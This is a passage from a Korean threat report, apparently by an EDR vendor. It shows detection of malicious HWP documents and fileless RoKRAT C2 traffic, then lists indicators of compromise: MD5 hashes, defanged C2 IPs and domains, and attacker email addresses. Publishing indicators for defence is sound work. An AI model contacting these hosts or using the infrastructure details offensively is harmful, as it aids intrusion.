
[그림 17] Genian EDR에서 HWP의 이상행위 탐지

○ Genian EDR 관리자는 각 단말에서 발생한 위협을 즉각 대응할 수 있습니다. 이번과 같이 HWP 악성문서의 경우, '오피스 소프트웨어에 의한 비정상적인 프로세스 실행 이상행위 진단' 기능을 통해 악성코드 초기 실행단계에서 탐지 및 차단이 가능합니다.



[그림 18] Genian EDR 탐지위협 메시지 알림 화면

○ PowerShell 및 shellcode 통해 작동된 RoKRAT 모듈이 파일리스 기반으로 pCloud C2와 통신을 수행하는 것도 EDR에서 이상행위 기반규칙(XBA)으로 탐지가 됩니다.



[그림 19] pCloud C2 네트워크 접속 탐지 화면

6. 침해 지표 (Indicator of Compromise)

● MD5

1a70a013a56673f25738cf145928d0f5

1c3bb05a03834f56b0285788d988aae4

1d736803cb8fbb910dc0150087530de7

1fcfea1ed7f0da272d37eff49371fcf0

2c24f8fa2654aa2675566f7d6b0f5b12

5b44285747891464c496aa477e450f10

32dd9146310f45cfe402900be5cb0fe7

057f60381cbe0563b46345d4d3ec5c3c

835a74b3c33a66678c66118dbe26dccf

2569e4cc739ce441f8cbeb13cc3ca51a

aa2762179e8c4c243a78884cfbd72c16

aae7595fbb6534c389652da871b9fd17

b42a47fc422868e0f1df99ee3b9cbb21

d4bf6e070e5cc66385cd81ae8f10266d

d8e826a6cb2ce2c9ee74242e993a7874

ebaba93172f6bcb47b1bb4a270542e98

ed691e1e20160346094c08d2cebf0f32

● C2

172.86.115[.]125

141.164.60[.]25

mailattachmentimageurlxyz[.]site

imagedownloadsupport[.]com

tianling0315@gmail[.]com

tanessha.samuel@gmail[.]com
